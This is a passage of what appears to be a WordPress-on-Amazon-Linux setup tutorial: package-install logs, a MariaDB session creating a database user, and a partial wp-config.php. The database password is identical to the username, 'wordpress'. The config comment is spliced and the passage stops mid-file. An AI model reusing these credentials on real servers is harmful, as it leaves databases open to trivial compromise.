Last metadata expiration check: 1 day, 23:01:38 ago on Mon Nov 25 19:32:21 2024.
Package wget-1.21.3-1.amzn2023.0.4.x86_64 is already installed.
Package php8.3-mysqlnd-8.3.10-1.amzn2023.0.1.x86_64 is already installed.
Package httpd-2.4.62-1.amzn2023.x86_64 is already installed.
Package php8.3-fpm-8.3.10-1.amzn2023.0.1.x86_64 is already installed.
Package php8.3-mysqlnd-8.3.10-1.amzn2023.0.1.x86_64 is already installed.
Package mariadb105-server-3:10.5.25-1.amzn2023.0.1.x86_64 is already installed.
Package php8.3-common-8.3.10-1.amzn2023.0.1.x86_64 is already installed.
Package php8.3-8.3.10-1.amzn2023.0.1.x86_64 is already installed.
Package php8.3-devel-8.3.10-1.amzn2023.0.1.x86_64 is already installed.
Dependencies resolved.
Nothing to do.
Complete!
[ec2-user@ip-13-0-1-63 ~]$
```

```
 m4                                x86_64          1.4.19-2.amzn2023.0.2            amazonlinux          296 k
 mailcap                           noarch          2.1.49-3.amzn2023.0.3            amazonlinux           33 k
 make                              x86_64          1:4.3-5.amzn2023.0.2             amazonlinux          534 k
 mariadb-connector-c               x86_64          3.1.13-1.amzn2023.0.3            amazonlinux          196 k
 mariadb-connector-c-config        noarch          3.1.13-1.amzn2023.0.3            amazonlinux          9.2 k
 mariadb105                        x86_64          3:10.5.25-1.amzn2023.0.1         amazonlinux          1.6 M
 mariadb105-common                 x86_64          3:10.5.25-1.amzn2023.0.1         amazonlinux           29 k
 mariadb105-errmsg                 x86_64          3:10.5.25-1.amzn2023.0.1         amazonlinux          213 k
 mysql-selinux                     noarch          1.0.4-2.amzn2023.0.3             amazonlinux           36 k
 nginx-filesystem                  noarch          1:1.26.2-1.amzn2023.0.1          amazonlinux          9.9 k
 openssl-devel                     x86_64          1:3.0.8-1.amzn2023.0.16          amazonlinux          3.0 M
 pcre2-devel                       x86_64          10.40-1.amzn2023.0.3             amazonlinux          473 k
 pcre2-utf16                       x86_64          10.40-1.amzn2023.0.3             amazonlinux          216 k
 pcre2-utf32                       x86_64          10.40-1.amzn2023.0.3             amazonlinux          205 k
 perl-B                            x86_64          1.80-477.amzn2023.0.6            amazonlinux          179 k
 perl-DBD-MariaDB                  x86_64          1.22-1.amzn2023.0.4              amazonlinux          153 k
 perl-DBI                          x86_64          1.643-7.amzn2023.0.3             amazonlinux          700 k
 perl-Data-Dumper                  x86_64          2.174-460.amzn2023.0.2           amazonlinux           55 k
 perl-File-Compare                 noarch          1.100.600-477.amzn2023.0.6       amazonlinux           14 k
 perl-File-Copy                    noarch          2.34-477.amzn2023.0.6            amazonlinux           20 k
 perl-File-Find                    noarch          1.37-477.amzn2023.0.6            amazonlinux           26 k
 perl-FileHandle                   noarch          2.03-477.amzn2023.0.6            amazonlinux           16 k
 perl-Math-BigInt                  noarch          1:1.9998.39-2.amzn2023.0.2       amazonlinux          202 k
 perl-Math-BigRat                  noarch          0.2614-458.amzn2023.0.2          amazonlinux           39 k
 perl-Math-Complex                 noarch          1.59-477.amzn2023.0.6            amazonlinux           47 k
 perl-Sys-Hostname                 x86_64          1.23-477.amzn2023.0.6            amazonlinux           18 k
 perl-Thread-Queue                 noarch          3.14-458.amzn2023.0.2            amazonlinux           22 k
 perl-base                         noarch          2.27-477.amzn2023.0.6            amazonlinux           17 k
 perl-threads                      x86_64          1:2.25-458.amzn2023.0.3          amazonlinux           58 k
 perl-threads-shared               x86_64          1.61-458.amzn2023.0.2            amazonlinux           44 k
 php8.3-cli                        x86_64          8.3.10-1.amzn2023.0.1            amazonlinux          3.7 M
 php8.3-common                     x86_64          8.3.10-1.amzn2023.0.1            amazonlinux          737 k
 php8.3-pdo                        x86_64          8.3.10-1.amzn2023.0.1            amazonlinux           89 k
 php8.3-process                    x86_64          8.3.10-1.amzn2023.0.1            amazonlinux           45 k
 php8.3-xml                        x86_64          8.3.10-1.amzn2023.0.1            amazonlinux          154 k
 xz-devel                          x86_64          5.2.5-9.amzn2023.0.2             amazonlinux           53 k
 zlib-devel                        x86_64          1.2.11-33.amzn2023.0.5           amazonlinux           45 k
Installing weak dependencies:
 apr-util-openssl                  x86_64          1.6.3-1.amzn2023.0.1             amazonlinux           17 k
 mariadb105-backup                 x86_64          3:10.5.25-1.amzn2023.0.1         amazonlinux          6.3 M
 mariadb105-cracklib-password-check x86_64         3:10.5.25-1.amzn2023.0.1         amazonlinux           15 k
 mariadb105-gssapi-server          x86_64          3:10.5.25-1.amzn2023.0.1         amazonlinux           17 k
 mariadb105-server-utils           x86_64          3:10.5.25-1.amzn2023.0.1         amazonlinux          216 k
 mod_http2                         x86_64          2.0.27-1.amzn2023.0.3            amazonlinux          166 k
 mod_lua                           x86_64          2.4.62-1.amzn2023                amazonlinux           61 k
 php8.3-mbstring                   x86_64          8.3.10-1.amzn2023.0.1            amazonlinux          528 k
 php8.3-opcache                    x86_64          8.3.10-1.amzn2023.0.1            amazonlinux          379 k
 php8.3-sodium                     x86_64          8.3.10-1.amzn2023.0.1            amazonlinux           41 k

Transaction Summary
================================================================================================================
Install  89 Packages

Total download size: 106 M
Installed size: 400 M
Downloading Packages:
(1/89): annobin-plugin-gcc-10.93-1.amzn2023.0.1.x86_64.rpm                          13 MB/s | 887 kB     00:00
(2/89): annobin-docs-10.93-1.amzn2023.0.1.noarch.rpm                               1.1 MB/s |  92 kB     00:00
```

```
Transaction Summary
================================================================================================================================================================
Install  89 Packages

Total download size: 106 M
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(1/89): annobin-plugin-gcc-10.93-1.amzn2023.0.1.x86_64.rpm                                                      13 MB/s | 887 kB     00:00
(2/89): annobin-docs-10.93-1.amzn2023.0.1.noarch.rpm                                                           1.1 MB/s |  92 kB     00:00
(3/89): apr-1.7.2-2.amzn2023.0.2.x86_64.rpm                                                                    1.3 MB/s | 129 kB     00:00
(4/89): apr-util-1.6.3-1.amzn2023.0.1.x86_64.rpm                                                               2.9 MB/s |  98 kB     00:00
(5/89): apr-util-openssl-1.6.3-1.amzn2023.0.1.x86_64.rpm                                                       694 kB/s |  17 kB     00:00
(6/89): cmake-filesystem-3.22.2-1.amzn2023.0.4.x86_64.rpm                                                      746 kB/s |  16 kB     00:00
(7/89): automake-1.16.5-9.amzn2023.0.3.noarch.rpm                                                               11 MB/s | 677 kB     00:00
(8/89): emacs-filesystem-28.2-3.amzn2023.0.8.noarch.rpm                                                        434 kB/s |  10 kB     00:00
(9/89): autoconf-2.69-36.amzn2023.0.3.noarch.rpm                                                               5.4 MB/s | 666 kB     00:00
(10/89): gc-8.0.4-5.amzn2023.0.2.x86_64.rpm                                                                    2.7 MB/s | 105 kB     00:00
(11/89): cpp-11.4.1-2.amzn2023.0.2.x86_64.rpm                                                                   43 MB/s |  10 MB     00:00
(12/89): generic-logos-httpd-18.0.0-12.amzn2023.0.3.noarch.rpm                                                 733 kB/s |  19 kB     00:00
(13/89): glibc-devel-2.34-52.amzn2023.0.11.x86_64.rpm                                                          805 kB/s |  27 kB     00:00
(14/89): glibc-headers-x86-2.34-52.amzn2023.0.11.noarch.rpm                                                    7.3 MB/s | 427 kB     00:00
(15/89): guile22-2.2.7-2.amzn2023.0.3.x86_64.rpm                                                                29 MB/s | 6.4 MB     00:00
(16/89): httpd-2.4.62-1.amzn2023.x86_64.rpm                                                                    1.5 MB/s |  48 kB     00:00
(17/89): httpd-core-2.4.62-1.amzn2023.x86_64.rpm                                                                13 MB/s | 1.4 MB     00:00
(18/89): httpd-filesystem-2.4.62-1.amzn2023.noarch.rpm                                                         648 kB/s |  14 kB     00:00
(19/89): httpd-tools-2.4.62-1.amzn2023.x86_64.rpm                                                              1.9 MB/s |  81 kB     00:00
(20/89): kernel-headers-6.1.112-124.190.amzn2023.x86_64.rpm                                                     16 MB/s | 1.4 MB     00:00
(21/89): keyutils-libs-devel-1.6.3-1.amzn2023.0.1.x86_64.rpm                                                   2.5 MB/s |  55 kB     00:00
(22/89): gcc-11.4.1-2.amzn2023.0.2.x86_64.rpm                                                                   31 MB/s |  32 MB     00:01
(23/89): krb5-devel-1.21.3-1.amzn2023.0.1.x86_64.rpm                                                           658 kB/s | 136 kB     00:00
(24/89): gcc-c++-11.4.1-2.amzn2023.0.2.x86_64.rpm                                                               11 MB/s |  12 MB     00:01
(25/89): libbrotli-1.0.9-4.amzn2023.0.2.x86_64.rpm                                                             3.3 MB/s | 315 kB     00:00
(26/89): libcom_err-devel-1.46.5-2.amzn2023.0.2.x86_64.rpm                                                     188 kB/s |  17 kB     00:00
(27/89): libkadm5-1.21.3-1.amzn2023.0.1.x86_64.rpm                                                             3.1 MB/s |  80 kB     00:00
(28/89): libmpc-1.2.1-2.amzn2023.0.2.x86_64.rpm                                                                2.9 MB/s |  62 kB     00:00
(29/89): libselinux-devel-3.4-5.amzn2023.0.2.x86_64.rpm                                                        4.2 MB/s | 115 kB     00:00
(30/89): libsepol-devel-3.4-3.amzn2023.0.3.x86_64.rpm                                                          2.0 MB/s |  42 kB     00:00
(31/89): libtool-2.4.7-1.amzn2023.0.3.x86_64.rpm                                                               9.5 MB/s | 596 kB     00:00
(32/89): libsodium-1.0.19-4.amzn2023.x86_64.rpm                                                                1.4 MB/s | 176 kB     00:00
(33/89): libtool-ltdl-2.4.7-1.amzn2023.0.3.x86_64.rpm                                                          808 kB/s |  38 kB     00:00
(34/89): libstdc++-devel-11.4.1-2.amzn2023.0.2.x86_64.rpm                                                       15 MB/s | 2.2 MB     00:00
(35/89): libverto-devel-0.3.2-1.amzn2023.0.2.x86_64.rpm                                                        494 kB/s |  15 kB     00:00
(36/89): libxcrypt-devel-4.4.33-7.amzn2023.x86_64.rpm                                                          972 kB/s |  32 kB     00:00
(37/89): libxslt-1.1.34-5.amzn2023.0.2.x86_64.rpm                                                              2.8 MB/s | 241 kB     00:00
(38/89): m4-1.4.19-2.amzn2023.0.2.x86_64.rpm                                                                   3.2 MB/s | 296 kB     00:00
(39/89): mailcap-2.1.49-3.amzn2023.0.3.noarch.rpm                                                              1.4 MB/s |  33 kB     00:00
(40/89): mariadb-connector-c-3.1.13-1.amzn2023.0.3.x86_64.rpm                                                  4.6 MB/s | 196 kB     00:00
(41/89): make-4.3-5.amzn2023.0.2.x86_64.rpm                                                                    7.2 MB/s | 534 kB     00:00
(42/89): mariadb-connector-c-config-3.1.13-1.amzn2023.0.3.noarch.rpm                                           254 kB/s | 9.2 kB     00:00
(43/89): libxml2-devel-2.10.4-1.amzn2023.0.6.x86_64.rpm                                                        2.2 MB/s | 500 kB     00:00
(44/89): mariadb105-common-10.5.25-1.amzn2023.0.1.x86_64.rpm                                                   823 kB/s |  29 kB     00:00
(45/89): mariadb105-cracklib-password-check-10.5.25-1.amzn2023.0.1.x86_64.rpm                                  373 kB/s |  15 kB     00:00
(46/89): mariadb105-errmsg-10.5.25-1.amzn2023.0.1.x86_64.rpm                                                   4.7 MB/s | 213 kB     00:00
(47/89): mariadb105-gssapi-server-10.5.25-1.amzn2023.0.1.x86_64.rpm                                            500 kB/s |  17 kB     00:00
(48/89): mariadb105-10.5.25-1.amzn2023.0.1.x86_64.rpm                                                          7.1 MB/s | 1.6 MB     00:00
(49/89): mariadb105-server-utils-10.5.25-1.amzn2023.0.1.x86_64.rpm                                             2.8 MB/s | 216 kB     00:00
(50/89): mariadb105-backup-10.5.25-1.amzn2023.0.1.x86_64.rpm                                                    18 MB/s | 6.3 MB     00:00
```

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(50/89): mariadb105-backup-10.5.25-1.amzn2023.0.1.x86_64.rpm                                                    18 MB/s | 6.3 MB     00:00
(51/89): mod_http2-2.0.27-1.amzn2023.0.3.x86_64.rpm                                                            2.1 MB/s | 166 kB     00:00
(52/89): mod_lua-2.4.62-1.amzn2023.x86_64.rpm                                                                  2.3 MB/s |  61 kB     00:00
(53/89): mysql-selinux-1.0.4-2.amzn2023.0.3.noarch.rpm                                                         1.1 MB/s |  36 kB     00:00
(54/89): nginx-filesystem-1.26.2-1.amzn2023.0.1.noarch.rpm                                                     460 kB/s | 9.9 kB     00:00
(55/89): mariadb105-server-10.5.25-1.amzn2023.0.1.x86_64.rpm                                                    37 MB/s |  11 MB     00:00
(56/89): pcre2-devel-10.40-1.amzn2023.0.3.x86_64.rpm                                                           5.7 MB/s | 473 kB     00:00
(57/89): pcre2-utf16-10.40-1.amzn2023.0.3.x86_64.rpm                                                           4.2 MB/s | 216 kB     00:00
(58/89): perl-B-1.80-477.amzn2023.0.6.x86_64.rpm                                                               6.5 MB/s | 179 kB     00:00
(59/89): pcre2-utf32-10.40-1.amzn2023.0.3.x86_64.rpm                                                           2.6 MB/s | 205 kB     00:00
(60/89): openssl-devel-3.0.8-1.amzn2023.0.16.x86_64.rpm                                                         15 MB/s | 3.0 MB     00:00
(61/89): perl-DBD-MariaDB-1.22-1.amzn2023.0.4.x86_64.rpm                                                       3.7 MB/s | 153 kB     00:00
(62/89): perl-DBI-1.643-7.amzn2023.0.3.x86_64.rpm                                                              13 MB/s | 700 kB     00:00
(63/89): perl-Data-Dumper-2.174-460.amzn2023.0.2.x86_64.rpm                                                    2.1 MB/s |  55 kB     00:00
(64/89): perl-File-Compare-1.100.600-477.amzn2023.0.6.noarch.rpm                                               608 kB/s |  14 kB     00:00
(65/89): perl-File-Copy-2.34-477.amzn2023.0.6.noarch.rpm                                                       932 kB/s |  20 kB     00:00
(66/89): perl-FileHandle-2.03-477.amzn2023.0.6.noarch.rpm                                                      761 kB/s |  16 kB     00:00
(67/89): perl-File-Find-1.37-477.amzn2023.0.6.noarch.rpm                                                       1.0 MB/s |  26 kB     00:00
(68/89): perl-Math-BigInt-1.9998.39-2.amzn2023.0.2.noarch.rpm                                                  8.2 MB/s | 202 kB     00:00
(69/89): perl-Math-Complex-1.59-477.amzn2023.0.6.noarch.rpm                                                    2.4 MB/s |  47 kB     00:00
(70/89): perl-Math-BigRat-0.2614-458.amzn2023.0.2.noarch.rpm                                                   1.4 MB/s |  39 kB     00:00
(71/89): perl-Sys-Hostname-1.23-477.amzn2023.0.6.x86_64.rpm                                                    815 kB/s |  18 kB     00:00
(72/89): perl-Thread-Queue-3.14-458.amzn2023.0.2.noarch.rpm                                                    1.0 MB/s |  22 kB     00:00
(73/89): perl-base-2.27-477.amzn2023.0.6.noarch.rpm                                                            758 kB/s |  17 kB     00:00
(74/89): perl-threads-2.25-458.amzn2023.0.3.x86_64.rpm                                                         2.3 MB/s |  58 kB     00:00
(75/89): perl-threads-shared-1.61-458.amzn2023.0.2.x86_64.rpm                                                  1.7 MB/s |  44 kB     00:00
(76/89): php8.3-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                               443 kB/s |  10 kB     00:00
(77/89): php8.3-common-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                        5.1 MB/s | 737 kB     00:00
(78/89): php8.3-devel-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                         3.5 MB/s | 718 kB     00:00
(79/89): php8.3-mbstring-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                       12 MB/s | 528 kB     00:00
(80/89): php8.3-cli-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                            13 MB/s | 3.7 MB     00:00
(81/89): php8.3-fpm-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                            11 MB/s | 1.9 MB     00:00
(82/89): php8.3-mysqlnd-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                       1.8 MB/s | 147 kB     00:00
(83/89): php8.3-opcache-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                       5.1 MB/s | 379 kB     00:00
(84/89): php8.3-process-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                       1.5 MB/s |  45 kB     00:00
(85/89): php8.3-pdo-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                           2.3 MB/s |  89 kB     00:00
(86/89): php8.3-sodium-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                        1.9 MB/s |  41 kB     00:00
(87/89): xz-devel-5.2.5-9.amzn2023.0.2.x86_64.rpm                                                              2.8 MB/s |  53 kB     00:00
(88/89): php8.3-xml-8.3.10-1.amzn2023.0.1.x86_64.rpm                                                           3.8 MB/s | 154 kB     00:00
(89/89): zlib-devel-1.2.11-33.amzn2023.0.5.x86_64.rpm                                                          1.6 MB/s |  45 kB     00:00
----------------------------------------------------------------------------------------------------------------------------------------------------------------
Total                                                                                                           37 MB/s | 106 MB     00:02
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
  Preparing        :                                                                                                                              1/1
  Installing       : php8.3-common-8.3.10-1.amzn2023.0.1.x86_64                                                                                   1/89
  Installing       : mariadb-connector-c-config-3.1.13-1.amzn2023.0.3.noarch                                                                      2/89
  Installing       : mariadb105-common-3:10.5.25-1.amzn2023.0.1.x86_64                                                                            3/89
  Installing       : libmpc-1.2.1-2.amzn2023.0.2.x86_64                                                                                           4/89
  Installing       : apr-1.7.2-2.amzn2023.0.2.x86_64                                                                                              5/89
  Installing       : apr-util-openssl-1.6.3-1.amzn2023.0.1.x86_64                                                                                 6/89
  Installing       : apr-util-1.6.3-1.amzn2023.0.1.x86_64                                                                                         7/89
```

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  Installing       : perl-Sys-Hostname-1.23-477.amzn2023.0.6.x86_64                                                13/89
  Installing       : perl-File-Copy-2.34-477.amzn2023.0.6.noarch                                                   14/89
  Installing       : mailcap-2.1.49-3.amzn2023.0.3.noarch                                                          15/89
  Running scriptlet: httpd-filesystem-2.4.62-1.amzn2023.noarch                                                     16/89
  Installing       : httpd-filesystem-2.4.62-1.amzn2023.noarch                                                     16/89
  Installing       : perl-threads-shared-1.61-458.amzn2023.0.2.x86_64                                              17/89
  Installing       : perl-Thread-Queue-3.14-458.amzn2023.0.2.noarch                                                18/89
  Installing       : httpd-tools-2.4.62-1.amzn2023.x86_64                                                          19/89
  Installing       : httpd-core-2.4.62-1.amzn2023.x86_64                                                           20/89
  Installing       : mod_http2-2.0.27-1.amzn2023.0.3.x86_64                                                        21/89
  Installing       : mod_lua-2.4.62-1.amzn2023.x86_64                                                              22/89
  Installing       : cpp-11.4.1-2.amzn2023.0.2.x86_64                                                              23/89
  Installing       : mariadb105-errmsg-3:10.5.25-1.amzn2023.0.1.x86_64                                             24/89
  Installing       : php8.3-mbstring-8.3.10-1.amzn2023.0.1.x86_64                                                  25/89
  Installing       : php8.3-opcache-8.3.10-1.amzn2023.0.1.x86_64                                                   26/89
  Installing       : php8.3-process-8.3.10-1.amzn2023.0.1.x86_64                                                   27/89
  Installing       : perl-Data-Dumper-2.174-460.amzn2023.0.2.x86_64                                                28/89
  Installing       : perl-B-1.80-477.amzn2023.0.6.x86_64                                                           29/89
  Installing       : xz-devel-5.2.5-9.amzn2023.0.2.x86_64                                                          30/89
  Installing       : perl-base-2.27-477.amzn2023.0.6.noarch                                                        31/89
  Installing       : perl-Math-Complex-1.59-477.amzn2023.0.6.noarch                                                32/89
  Installing       : perl-Math-BigRat-0.2614-458.amzn2023.0.2.noarch                                               33/89
  Installing       : perl-Math-BigInt-1:1.9998.39-2.amzn2023.0.2.noarch                                            34/89
  Installing       : perl-FileHandle-2.03-477.amzn2023.0.6.noarch                                                  35/89
  Installing       : perl-DBI-1.643-7.amzn2023.0.3.x86_64                                                          36/89
  Installing       : perl-DBD-MariaDB-1.22-1.amzn2023.0.4.x86_64                                                   37/89
  Installing       : perl-File-Find-1.37-477.amzn2023.0.6.noarch                                                   38/89
  Installing       : perl-File-Compare-1.100.600-477.amzn2023.0.6.noarch                                           39/89
  Installing       : pcre2-utf32-10.40-1.amzn2023.0.3.x86_64                                                       40/89
  Installing       : pcre2-utf16-10.40-1.amzn2023.0.3.x86_64                                                       41/89
  Installing       : pcre2-devel-10.40-1.amzn2023.0.3.x86_64                                                       42/89
  Installing       : openssl-devel-1:3.0.8-1.amzn2023.0.16.x86_64                                                  43/89
  Running scriptlet: nginx-filesystem-1:1.26.2-1.amzn2023.0.1.noarch                                               44/89
  Installing       : nginx-filesystem-1:1.26.2-1.amzn2023.0.1.noarch                                               44/89
  Installing       : php8.3-fpm-8.3.10-1.amzn2023.0.1.x86_64                                                       45/89
  Running scriptlet: php8.3-fpm-8.3.10-1.amzn2023.0.1.x86_64                                                       45/89
  Running scriptlet: mysql-selinux-1.0.4-2.amzn2023.0.3.noarch                                                     46/89
  Installing       : mysql-selinux-1.0.4-2.amzn2023.0.3.noarch                                                     46/89
  Running scriptlet: mysql-selinux-1.0.4-2.amzn2023.0.3.noarch                                                     46/89
libsemanage.semanage_direct_install_info: Overriding mysql module at lower priority 100 with module at priority 200.

  Installing       : mariadb105-3:10.5.25-1.amzn2023.0.1.x86_64                                                    47/89
  Installing       : mariadb105-backup-3:10.5.25-1.amzn2023.0.1.x86_64                                             48/89
  Installing       : mariadb105-cracklib-password-check-3:10.5.25-1.amzn2023.0.1.x86_64                            49/89
  Installing       : mariadb105-gssapi-server-3:10.5.25-1.amzn2023.0.1.x86_64                                      50/89
  Running scriptlet: mariadb105-server-3:10.5.25-1.amzn2023.0.1.x86_64                                             51/89
  Installing       : mariadb105-server-3:10.5.25-1.amzn2023.0.1.x86_64                                             51/89
  Running scriptlet: mariadb105-server-3:10.5.25-1.amzn2023.0.1.x86_64                                             51/89
  Installing       : mariadb105-server-utils-3:10.5.25-1.amzn2023.0.1.x86_64                                       52/89
  Installing       : m4-1.4.19-2.amzn2023.0.2.x86_64                                                               53/89
  Installing       : libxslt-1.1.34-5.amzn2023.0.2.x86_64                                                          54/89
  Installing       : php8.3-xml-8.3.10-1.amzn2023.0.1.x86_64                                                       55/89
  Installing       : libverto-devel-0.3.2-1.amzn2023.0.2.x86_64                                                    56/89
  Installing       : libtool-ltdl-2.4.7-1.amzn2023.0.3.x86_64                                                      57/89
  Installing       : libstdc++-devel-11.4.1-2.amzn2023.0.2.x86_64                                                  58/89
  Installing       : libsodium-1.0.19-4.amzn2023.x86_64                                                            59/89
  Installing       : php8.3-sodium-8.3.10-1.amzn2023.0.1.x86_64                                                    60/89
  Installing       : libsepol-devel-3.4-3.amzn2023.0.3.x86_64                                                      61/89
```

2.15 WordPress has been installed successfully

```
Installed:
  annobin-docs-10.93-1.amzn2023.0.1.noarch                      annobin-plugin-gcc-10.93-1.amzn2023.0.1.x86_64
  apr-1.7.2-2.amzn2023.0.2.x86_64                               apr-util-1.6.3-1.amzn2023.0.1.x86_64
  apr-util-openssl-1.6.3-1.amzn2023.0.1.x86_64                  autoconf-2.69-36.amzn2023.0.3.noarch
  automake-1.16.5-9.amzn2023.0.3.noarch                         cmake-filesystem-3.22.2-1.amzn2023.0.4.x86_64
  cpp-11.4.1-2.amzn2023.0.2.x86_64                              emacs-filesystem-1:28.2-3.amzn2023.0.8.noarch
  gc-8.0.4-5.amzn2023.0.2.x86_64                                gcc-11.4.1-2.amzn2023.0.2.x86_64
  gcc-c++-11.4.1-2.amzn2023.0.2.x86_64                          generic-logos-httpd-18.0.0-12.amzn2023.0.3.noarch
  glibc-devel-2.34-52.amzn2023.0.11.x86_64                      glibc-headers-x86-2.34-52.amzn2023.0.11.noarch
  guile22-2.2.7-2.amzn2023.0.3.x86_64                           httpd-2.4.62-1.amzn2023.x86_64
  httpd-core-2.4.62-1.amzn2023.x86_64                           httpd-filesystem-2.4.62-1.amzn2023.noarch
  httpd-tools-2.4.62-1.amzn2023.x86_64                          kernel-headers-6.1.112-124.190.amzn2023.x86_64
  keyutils-libs-devel-1.6.3-1.amzn2023.0.1.x86_64               krb5-devel-1.21.3-1.amzn2023.0.1.x86_64
  libbrotli-1.0.9-4.amzn2023.0.2.x86_64                         libcom_err-devel-1.46.5-2.amzn2023.0.2.x86_64
  libkadm5-1.21.3-1.amzn2023.0.1.x86_64                         libmpc-1.2.1-2.amzn2023.0.2.x86_64
  libselinux-devel-3.4-5.amzn2023.0.2.x86_64                    libsepol-devel-3.4-3.amzn2023.0.3.x86_64
  libsodium-1.0.19-4.amzn2023.x86_64                            libstdc++-devel-11.4.1-2.amzn2023.0.2.x86_64
  libtool-2.4.7-1.amzn2023.0.3.x86_64                           libtool-ltdl-2.4.7-1.amzn2023.0.3.x86_64
  libverto-devel-0.3.2-1.amzn2023.0.2.x86_64                    libxcrypt-devel-4.4.33-7.amzn2023.x86_64
  libxml2-devel-2.10.4-1.amzn2023.0.6.x86_64                    libxslt-1.1.34-5.amzn2023.0.2.x86_64
  m4-1.4.19-2.amzn2023.0.2.x86_64                               mailcap-2.1.49-3.amzn2023.0.3.noarch
  make-1:4.3-5.amzn2023.0.2.x86_64                              mariadb-connector-c-3.1.13-1.amzn2023.0.3.x86_64
  mariadb-connector-c-config-3.1.13-1.amzn2023.0.3.noarch       mariadb105-3:10.5.25-1.amzn2023.0.1.x86_64
  mariadb105-backup-3:10.5.25-1.amzn2023.0.1.x86_64             mariadb105-common-3:10.5.25-1.amzn2023.0.1.x86_64
  mariadb105-cracklib-password-check-3:10.5.25-1.amzn2023.0.1.x86_64  mariadb105-errmsg-3:10.5.25-1.amzn2023.0.1.x86_64
  mariadb105-gssapi-server-3:10.5.25-1.amzn2023.0.1.x86_64      mariadb105-server-3:10.5.25-1.amzn2023.0.1.x86_64
  mariadb105-server-utils-3:10.5.25-1.amzn2023.0.1.x86_64       mod_http2-2.0.27-1.amzn2023.0.3.x86_64
  mod_lua-2.4.62-1.amzn2023.x86_64                              mysql-selinux-1.0.4-2.amzn2023.0.3.noarch
  nginx-filesystem-1:1.26.2-1.amzn2023.0.1.noarch               openssl-devel-1:3.0.8-1.amzn2023.0.16.x86_64
  pcre2-devel-10.40-1.amzn2023.0.3.x86_64                       pcre2-utf16-10.40-1.amzn2023.0.3.x86_64
  pcre2-utf32-10.40-1.amzn2023.0.3.x86_64                       perl-B-1.80-477.amzn2023.0.6.x86_64
  perl-DBD-MariaDB-1.22-1.amzn2023.0.4.x86_64                   perl-DBI-1.643-7.amzn2023.0.3.x86_64
  perl-Data-Dumper-2.174-460.amzn2023.0.2.x86_64                perl-File-Compare-1.100.600-477.amzn2023.0.6.noarch
  perl-File-Copy-2.34-477.amzn2023.0.6.noarch                   perl-File-Find-1.37-477.amzn2023.0.6.noarch
  perl-FileHandle-2.03-477.amzn2023.0.6.noarch                  perl-Math-BigInt-1:1.9998.39-2.amzn2023.0.2.noarch
  perl-Math-BigRat-0.2614-458.amzn2023.0.2.noarch               perl-Math-Complex-1.59-477.amzn2023.0.6.noarch
  perl-Sys-Hostname-1.23-477.amzn2023.0.6.x86_64                perl-Thread-Queue-3.14-458.amzn2023.0.2.noarch
  perl-base-2.27-477.amzn2023.0.6.noarch                        perl-threads-1:2.25-458.amzn2023.0.3.x86_64
  perl-threads-shared-1.61-458.amzn2023.0.2.x86_64              php8.3-8.3.10-1.amzn2023.0.1.x86_64
  php8.3-cli-8.3.10-1.amzn2023.0.1.x86_64                       php8.3-common-8.3.10-1.amzn2023.0.1.x86_64
  php8.3-devel-8.3.10-1.amzn2023.0.1.x86_64                     php8.3-fpm-8.3.10-1.amzn2023.0.1.x86_64
  php8.3-mbstring-8.3.10-1.amzn2023.0.1.x86_64                  php8.3-mysqlnd-8.3.10-1.amzn2023.0.1.x86_64
  php8.3-opcache-8.3.10-1.amzn2023.0.1.x86_64                   php8.3-pdo-8.3.10-1.amzn2023.0.1.x86_64
  php8.3-process-8.3.10-1.amzn2023.0.1.x86_64                   php8.3-sodium-8.3.10-1.amzn2023.0.1.x86_64
  php8.3-xml-8.3.10-1.amzn2023.0.1.x86_64                       xz-devel-5.2.5-9.amzn2023.0.2.x86_64
  zlib-devel-1.2.11-33.amzn2023.0.5.x86_64

Complete!
```

2.16 Make a user in the database for installing WordPress installation

```
[ec2-user@ip-13-0-1-63 ~]$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 93
Server version: 10.5.25-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

2.17 As a root user login to database server create the user & password for MYSQL database

```
[ec2-user@ip-12-0-1-191 ~]$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 6
Server version: 10.5.25-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE USER 'wordpress'@'localhost' IDENTIFIED BY 'wordpress';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> CREATE DATABASE `wordpress-db`;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON `wordpress-db`.* TO "wordpress"@"localhost";
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> exit;
Bye
```

2.18 Configure WordPress by adding database credentials for DB_NAME and password

```
[ec2-user@ip-12-0-1-191 ~]$ cp wordpress/wp-config-sample.php wordpress/wp-config.php
[ec2-user@ip-12-0-1-191 ~]$ nano wordpress/wp-config.php
[ec2-user@ip-12-0-1-191 ~]$ cat  wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
 *
 * @package WordPre// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress-db' );

/** Database username */
define( 'DB_USER', 'wordpress' );

/** Database password */
define( 'DB_PASSWORD', 'wordpress' );

/** Database hostname */
